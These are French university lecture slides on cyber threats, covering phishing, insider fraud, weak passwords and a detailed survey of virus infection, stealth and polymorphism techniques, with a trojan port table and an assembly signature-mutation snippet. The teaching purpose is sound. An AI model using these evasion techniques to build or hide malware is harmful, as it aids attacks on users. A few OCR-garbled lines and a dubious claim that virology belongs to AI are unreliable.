Université Grenoble Alpes

M33-3. Cyber Menaces et Cyber réponse

M33-3. Cyber Menaces et Cyber réponse

- Panorama de quelques menaces
  - Hameçonnage & ingénierie sociale
  - Fraude interne
  - Violation d'accès non autorisé : mots de passe faibles
  - Virus informatique

Panorama de quelques menaces

Hameçonnage & ingénierie sociale

Fraude interne

Violation d'accès non autorisé

Virus informatique

Déni de service distribué

Hameçonnage & ingénierie sociale

L'hameçonnage (anglais : « **phishing** ») constitue une « attaque de masse » qui vise à abuser de la « naïveté » des clients ou des employés pour récupérer leurs identifiants de banque en ligne ou leurs numéros de carte bancaire…

1. Réception d'un mail utilisant le logo et les couleurs de l'entreprise
2. Demande pour effectuer une opération comme la mise-à-jour des données personnelles ou la confirmation du mot de passe
3. Connexion à un faux-site identique à celui de l'entreprise et contrôlé par l'attaquant
4. Récupération par l'attaquant des identifiants/mots de passe (ou tout autre donnée sensible) saisie par le client sur le faux site

Hameçonnage & ingénierie sociale

L' « **ingénierie sociale** » constitue une « attaque ciblée » qui vise à abuser de la « naïveté » des employés de l'entreprise :

- pour dérober directement des informations confidentielle, ou
- pour introduire des logiciels malveillants dans le système d'information de la banque

par téléphone


par réseaux sociaux

par e-mail

les scénarios d'ingénierie sociale sont illimités, avec pour seules limites l'imagination des attaquants et la naïveté des victimes…

Hameçonnage & ingénierie sociale

Exemple de *phishing* ciblant les employés d'un grand groupe français…



Ce lien pointe en fait vers un site frauduleux, et non pas vers un serveur légitime de l'entreprise

Hameçonnage & ingénierie sociale

Des photos intimes d'acteurs, chanteurs, présentateurs célèbres stockées sur iCloud d'Apple ont été diffusées en ligne.
Les célébrités incluaient Jennifer Lawrence, Kate Upton, Rihanna, Kim Kadarshian, Selena Gomez entre autres.

- Apple indique que :
  - Ses services iCloud ou FindMyPhone n'ont pas été compromis
  - les comptes iCloud des stars concernées ont été compromis par des attaques ciblées de :
    - compte utilisateur
    - mot de passe
    - questions de sécurité
- Le nombre de tentatives de mots de passe avant verrouillage du compte était trop élevé.
  - permettant des attaques par « brute force »
- Il semblerait que l'attaque soit de type « social engineering ».
  - permettant de répondre aux questions de sécurité.

http://www.wsj.com/articles/apple-celebrity-accounts-compromised-by-very-targeted-attack-1409683803

Fraude interne

La **fraude interne** est un « sujet tabou » pour les entreprises, mais un véritable sujet d'importance !

Catégories de fraudeurs

- Fraudeur occasionnel
- Fraudeur récurrent (petites sommes de manière régulière)
- Personne qui se fait embaucher pour effectuer une fraude
- Fraude en groupe

Vulnérabilités

- Faiblesse des procédures de contrôle interne et de surveillance des opérations
- Gestion permissive des habilitations informatiques
- Absence de séparation des tâches et de rotation

Typologies des fraudes

- Le détournement des avoirs de la clientèle
- Le détournement des avoirs de l'entreprise
- La création de fausses opérations
- La personne qui fausse ses objectifs pour augmenter sa rémunération

Violation d'accès non autorisé : mots de passe faibles

Des mots de passe simples ou faibles (notamment sans caractères spéciaux comme « ! » ou « _ » et des chiffres) permettent – entre autre – à des attaquants de mener les actions suivantes :

•Utiliser des scripts automatiques pour tester un login avec tous les mots de passe couramment utilisés (issus d'un dictionnaire) ;

•Utiliser des outils pour tenter de « casser » le mot de passe. Ces outils sont très efficaces dans le cadre de mots de passe simples, et sont beaucoup moins efficaces dans le cas de mots de passe longs et complexes.

Réflexion sur l'utilisation des mots de passe : les mots de passe constituent une faiblesse significative pour la cybersécurité. En effet, les êtres humains n'ont pas la capacité de mémoriser de nombreux mots de passe, complexes, différents pour chaque application, etc.

Pour cette raison, d'autres moyens d'authentification émergent, de façon à libérer les individus des problématiques des mots de passe. Quelques exemples : la biométrie, les *tokens* USB, les matrices papier, la vérification via un code SMS, les « one time *password* », etc.

Violation d'accès non autorisé : intrusion

Les intrusions informatiques constituent des « attaques ciblées » qui exploitent une ou des vulnérabilité(s) technique(s) pour dérober des informations confidentielles (ex. : mots de passe, carte bancaire…) ou prendre le contrôle des serveurs ou postes de travail

Depuis le réseau Internet sur les ressources exposées : sites institutionnels, services de e-commerce, services d'accès distant, service de messagerie, etc.

Depuis le réseau interne sur l'Active Directory ou les applications sensibles internes

Quelques chiffres issus de tests d'intrusion menés sur de nombreux S.I. :

80% des domaines Active Directory sont compromis en 2 heures

75% des domaines Active Directory contiennent au moins 1 compte privilégié avec un mot de passe trivial

50% des entreprises sont affectées par un défaut de cloisonnement de ses réseaux

80% des tests d'intrusion ne sont pas détectés par les équipes IT

Sources : tests d'intrusion Orange Consulting 2012-2013

Active Directory : est un système d'annuaire sous Windows répertoriant les ressources du réseau notamment les sites, les machines, les utilisateurs.

M33-3. Cyber Menaces et Cyber réponse

- Les Virus et logiciels malveillants

Introduction

- Virologie informatique, branche de l'intelligence artificielle (mathématiques + science informatique)
- Anti-virus = produit non parfait
- Qu’est-ce qu’un virus ? Un programme capable de s’auto-reproduire et de se propager

Aspects théoriques


- Machine de Türing
  - Représentation abstraite et générale d'un ordinateur et des programmes susceptibles d'être exécutés sur cet ordinateur
  - Objectif de ces aspects théoriques : une fonction f est-elle calculable ? (autrement dit peut-on trouver un algorithme informatique capable de la calculer)
  - Concernant les virus, la question sera la fonction f = auto-reproduction est-elle calculable ?
- Travaux de Von Neumann
  - Automates cellulaires => ont prouvé que l'on pouvait concevoir des programmes auto-reproductifs

Aspects historiques

- Premiers virus connus : 1970
- En fait, armée américaine (Arpanet) / MIT ont travaillé avant (code offensif et défensif)
- Ver Xerox (1981)
- Virus Elk Cloner sur DOS 3.3 (1983)
- Virus de boot Brain (début 80)
- Thèse de Fred Cohen (univ. de Californie du Sud, 1986) définit le terme et la notion de virus (défini par Cohen & Adleman, 1986)
  - « Un virus est une séquence de symboles qui, interprétée dans un environnement donné (adéquat), **modifie** d'autres séquences de symboles dans cet environnement, de manière à y **inclure une copie de lui-même**, cette copie ayant éventuellement **évolué** »

Quelques chiffres


- 1999, virus CIH (dit Chernobyl), a obligé des milliers e mère de leur ord arte BIOS
- 1999, ve 00 ordinate
- 2002, ve 000 serveurs
- 2003, ver W32/Sobig.F, + de 100 000 000 utilisateurs



Quelques chiffres

- En 2014, environ 300 000 nouveaux virus sont créés chaque jours
- Environ 95 % de ses nouveaux virus sont détectés par les logiciels antivirus
- Sur les 5% restants, 4% disposent d'une structure proche de précédents virus
- 1% sont nouveaux et ne seront pas détectés. Soit environ 3000 !!

Classification des infections informatiques (*malware* en anglais)




Les infections simples

- Le mode propre de ces programmes est de simplement s'installer dans le système:
  - Mode résident : processus actif en mémoire de façon permanente afin de pouvoir agir tant que le système fonctionne
  - Mode furtif : l'utilisateur ne doit pas se rendre compte qu'un tel programme, résident, soit présent dans son système (invisible dans `ps -aux` sous Unix ou dans le gestionnaire des tâches de Windows)
  - Mode persistant : programme infectant capable de se réinstaller après effacement ou désinstallation (par exemple par le biais de clés ajoutées dans la base de registres)

Bombes logiques

- Déf. : programme infectant simple, s'installant dans le système et qui attend un événement (date, action, données particulières) appelé en général "gachette", pour exécuter sa fonction offensive
  - Ex : CIH 1.2 se déclenche chaque 26 avril
  - Ex : un administrateur avait implanté un programme vérifiant la présence de son nom dans les registres de feuille de paie de son entreprise. En cas d'absence de ce nom (ce qui signifie que l'administrateur a été renvoyé), le programme chiffrait tous les disques durs…
- Les antivirus ont du mal à lutter contre les bombes logiques (avant qu'elles n'aient été identifiées et que la base de signature n'ait été actualisée, auquel cas la détection est systématique)

Chevaux de Troie



Chevaux de Troie

- Déf. : un cheval de Troie est un programme simple, composé de deux parties, le module serveur et le module client.

- Le module serveur, installé dans l'ordinateur de la victime, donne discrètement à l'attaquant accès à tout ou partie de ses ressources, qui en dispose via le réseau (en général)

- grâce à un module client (il est le "client" des "services" délivrés inconsciemment par la victime)

Chevaux de Troie

- Le module serveur est dissimulé dans un programme attractif. L'exécution de ce programme installe à l'insu de la victime la partie serveur du cheval de Troie
- Le module client, une fois installé sur la machine de l'attaquant, recherche sur le réseau (commande ping) les machines infectées par le module serveur (adresse IP et port TCP ou UDP)
  - Prise de contrôle permettant de mener un nombre plus ou moins grand d'actions offensives
    - Redémarrage de la machine
    - Transfert de fichiers
    - Exécution de code
    - Destruction de données
    - Écoute du clavier
  - Ex : Back Orifice, Netbus, SubSeven
- Pour s'en protéger : pare-feu et antivirus (il est toujours possible de programmer un cheval de Troie, pouvant contourner ces barrages, en le programmant "bien"…)

Port et protocole utilisés par quelques chevaux de Troie

Port	Protocole	Cheval de Troie
1024	TCP	NetSpy
1243	TCP	SubSeven
1999	TCP	Backdoor
6711	TCP	SubSeven
6712	TCP	SubSeven
6713	TCP	SubSeven
6776	TCP	SubSeven
12345	TCP	Netbus
12346	TCP	Netbus
12456	TCP	Netbus
20034	TCP	Netbus 2 Pro
31337	UDP	Back Orifice
54320	UDP	Back Orifice
54320	TCP	Back Orifice 2000

Diagramme fonctionnel d'un programme auto-reproducteur (virus ou vers)

- Structure générale
  - Routine de recherche des programmes cible
    - Vérifier que la cible est exécutable
    - Vérifier que la cible n'est pas déjà infectée (souvent les virus ont une signature => celle-ci est également détectée par les anti-virus)
  - Routine de copie
    - Copier dans la cible une copie de son propre code
  - Routine d'anti-détection
    - Contrer l'action des anti-virus pour assurer la survie du virus
  - Eventuellement une charge finale (volonté destructrice facultative), couplée ou non à un mécanisme de déclenchement différé
- Différence entre programme auto-reproducteur
  - Duplication de code
- et infection simple
  - Pas de duplication

Phases de vie d'un virus (1/3)

- Phase d'infection
  - Passive
    - Dropper (programme portant un virus) copié sur un support (CD, téléchargement, forum) et transmis
      - Virus_1099 transmis par l'intermédiaire de disquettes vierges préformatées
      - Warrier diffusé via un jeu Packman, téléchargeable
      - Virus CIH dans un driver officiel de Yamaha ou pour les ordinateurs IBM/Aptiva (1999)
      - « concept » diffusé sur des CD Microsoft
  - Active
    - L'utilisateur exécute le « dropper »
- Phase d'incubation
  - Assurer la survie du virus (exception : virus espion qui limitent leur séjour dans l'environnement attaqué en se désinfectant eux-mêmes une fois leur fonction offensive achevée)
    - Limiter sa détection par l'utilisateur
    - Limiter sa détection par l'anti-virus

Phases de vie d'un virus (2/3)

- Phase de maladie : la charge finale sera activée
  - En tête de code : charge finale exécutée, avant toute infection
  - En fin de code : charge finale exécutée après le processus d'infection
  - En milieu de code : si conditionnée par la réussite ou non de l'infection
  - Déclenchement différé, ex : bombe logique
    - Date système (virus « vendredi 13 », CIH)
    - Frappe de séquences particulières (112 fois Ctrl+Alt+Supp)
    - Nombre d'ouvertures d'un document Word (virus « Colors » après 300 ouvertures de documents)

Phases de vie d'un virus (3/3)

- Phase de maladie (suite)
  - Charge de nature non létale
    - Affichage d'images ou d'animations
    - Sons
  - Charges létales
    - Atteinte à la confidentialité des données
    - Intégrité du système ou des données
      - Formatage disque dur
      - Destruction, modification aléatoire des données
      - Disponibilité du système (redémarrage aléatoire, saturation, simulation de pannes de périphériques)
      - Incrimination des utilisateurs (introduction de données compromettantes, utilisation du système à des fins délictueuses ou criminelles)
  - Destruction du hardware
    - Théoriquement impossible mais
    - Destruction de logiciel stocké en dur possible (ex : BIOS => attaque matérielle simulée)
    - Destruction de disques durs ou autres éléments matériels par « usure accélérée » => programme sollicitant considérablement ces ressources, par exemple
      - Souvent indétectables par des anti-virus
      - Conséquences de leur action peu « spectaculaires » => vue comme une panne « aléatoire » de composants

Virus par écrasement de code

- Virus exécuté via un programme infecté
- Infection de cibles identifiées par la routine de recherche en écrasant leur code exécutable avec son propre code
- Trois possibilités d'infection
  - Virus écrase la partie initiale du code de la cible : en-tête spécifique de l'exécutable
    - EXE header des fichiers EXE 16 bits
    - En-tête Portable Executable des binaires 32 bits Windows
    - En-tête ELF du format Linux

    Dans ce cas le programme infecté est détruit et ne s'exécute plus

Virus par écrasement de code

- Virus écrase le code cible en partie centrale ou terminale
  - Le virus doit installer une fonction de saut vers son propre code
  - Dans ce cas le programme cible peut s'exécuter partiellement (début d'exécution suivi par un arrêt brusque)
- Virus remplace le code cible par son propre code
  - Technique peu courante et facilement détectable => les exécutables infectés ont tous la même taille

Virus par recouvrement de code

- Accolement du code du virus à celui de la cible => augmentation de la taille du programme infecté
- Code du virus en tête du code de la cible (type *prepend*) => cas le moins fréquent car délicat à réaliser (notamment pour les EXE à plusieurs segments)
  - Nécessite des recalculs d'adresses des données et instructions du programme légitime
  - Nécessite souvent un déplacement du code cible (nombre de lectures-écritures sur le disque pouvant trahir la présence du virus)
- Code du virus en fin de la cible (type *append*) => cas le plus fréquemment rencontré
  - Le virus devant se lancer en premier, il faut modifier légèrement l'exécutable infecté => les octets initiaux sont déplacés (par exemple dans la copie virale)
  - Lors de la projection en mémoire, le virus est exécuté en premier grâce à une fonction de saut, puis il restaure les octets d'origine et transfère normalement le contrôle au programme cible

Virus par entrelacement de code

- Exploitation du format PE des exécutables de Windows (depuis Windows 95) : cet en-tête permet, lors de la projection du code en mémoire :
  - De donner des informations adéquates pour l'installation en mémoire (établissement d'une image mémoire)
  - De permettre la mise en commun optimale pour plusieurs processus de fichiers EXE et DLL

Virus par accompagnement de code

- Mode le moins connu mais qui représente actuellement le plus grand défi en matière de lutte antivirale
- Le code cible n'est pas altéré (intégrité)
- Le code viral identifie une cible et duplique son code, non pas en l'insérant dans le code cible mais en créant un fichier supplémentaire (dans un répertoire éventuellement différent) qui va "accompagner" la cible (virus compagnon)
- Lorsqu'on veut exécuter le programme cible infecté selon ce mode, la copie virale contenue dans ce fichier est en réalité exécutée en tout premier, puis le programme cible légitime est exécuté

Virus par accompagnement de code

- Mécanismes permettant à la copie virale de se lancer prioritairement
  - Exécution préemptive ou hiérarchisée (utilise une caractéristique du système d'exploitation qui hiérarchise l'exécution des binaires)
    - Ex pour DOS : les `.COM` s'exécutent avant les `.EXE` qui s'exécutent avant les `.BAT`
      - Ex : si la cible est un fichier `FILE.EXE`, on procèdera à l'infection en créant un fichier `FILE.COM` qui sera lancé à sa place
    - Pour Windows : utilisation d'icônes transparentes, d'extensions de type exécutable naturellement invisibles
  - Hiérarchie des chemins de recherche des exécutables
    - Ex. virus de type `PATH` sous Linux : les exécutables situés dans le répertoire `PATH` s'exécutent avant les autres. Il suffit de créer une copie d'un fichier à infecter dans le répertoire PATH avec le même nom => il sera exécuté avant
    - Modification de la FAT (table d'allocation des fichiers) sous DOS/Windows
  - Renommage de l'exécutable propre
    - Technique identique aux précédentes et permettant de renommer la copie propre tandis que le virus prend le nom du fichier à exécuter

Virus de code source

- Virus plus difficilement détectables
- Modification du code source implique la modification de la signature (avec MD5) si la source avait été signée
  - Mais possibilité de recalculer une nouvelle emprunte numérique pour le source "virussé" si l'emprunte d'origine n'avait pas été signée
- www.ioccc.org
- Nota : l'infection peut être le fait du compilateur…

Capacités des virus à contrer et défaire les protections mises en place

- Furtivité
  - Ensemble de techniques visant à leurrer l'utilisateur, le système et les logiciels de protection afin de faire croire à l'absence de code malveillant, en le rendant hors de portée de la surveillance
    - Dissimulation dans des secteurs clés
      - Secteurs déclarés faussement défectueux
      - Zones non utilisées par le système d'exploitation
    - Leurrage de structures particulières
      - FAT (table d'allocation de fichiers)
    - Leurrage de fonctions ou de ressources logicielles du système
      - Détournement ou déroutement d'interruptions, d'API Windows
    - Virus qui se désinfecte totalement ou partiellement après action de la charge finale, diminuant ainsi le risque de détection

Capacités des virus à contrer et défaire les protections mises en place

- Polymorphisme (plusieurs formes)
  - Nota : Les anti-virus fonctionnent souvent sur la détection, recherche de signatures virales
  - Le but du polymorphisme est de faire varier, de copie en copie virale, tout élément fixe pouvant être exploité par l'antivirus pour identifier le virus (ensemble d'instructions, chaînes de caractères particulières)
  - Techniques de polymorphisme
    - Réécriture du code par utilisation de code équivalent (ex transparent suivant)
    - Utilisation de techniques de chiffrement basique sur tout ou partie du virus ou du ver
      - Il s'agit de faire varier le chiffrement à chaque infection de manière que la signature du virus soit à chaque fois différente

Capacités des virus à contrer et défaire les protections mises en place

- Exemple en langage assembleur

```
loc_401010:
 cmp ecx,0
 jz short loc_40101C
 sub byte ptr [eax], 30h
 inc eax
 dec ecx
 jmp short loc_401010
```


```
loc_401010:
    cmp ecx,0
    jz short loc_40101C
    add byte ptr [eax], <valeur
      aleatoire>
    sub byte ptr [eax], 30h
    sub byte ptr [eax], <meme
      valeur aleatoire>
    inc eax
    or eax, eax
    dec ecx
    add ecx,0
    jmp short loc_401010
```

Classification des virus et des vers

- Nomenclatures de virus selon divers critères
  - Format visé : virus d'exécutables ou de documents
  - Organe cible : virus de secteur de boot, pilotes de périphériques
  - Langage de programmation : assembleur, code source, langage interprété
  - Comportement : virus blindés, virus lents ou rapides, rétrovirus, virus résidents, virus polymorphes ou furtifs
  - Nature de la charge finale : virus espions, virus destructeurs
  - Mode de fonctionnement : virus binaires, virus psychologiques

Virus d'exécutables

- L'infect aire à partir d' n généra ')
- Prenne mats d'exécu
  - .COM r Windows
  - Fichie de périphériques)
  - Fichiers au format ELF sous Unix



Virus de documents

- Déf : code viral contenu dans un fichier, non exécutable, activé par l'interpréteur contenu de façon native dans l'application associée au format de ce fichier. Ce code est activé
  - par une fonctionnalité prévue dans l'application (cas le plus fréquent)
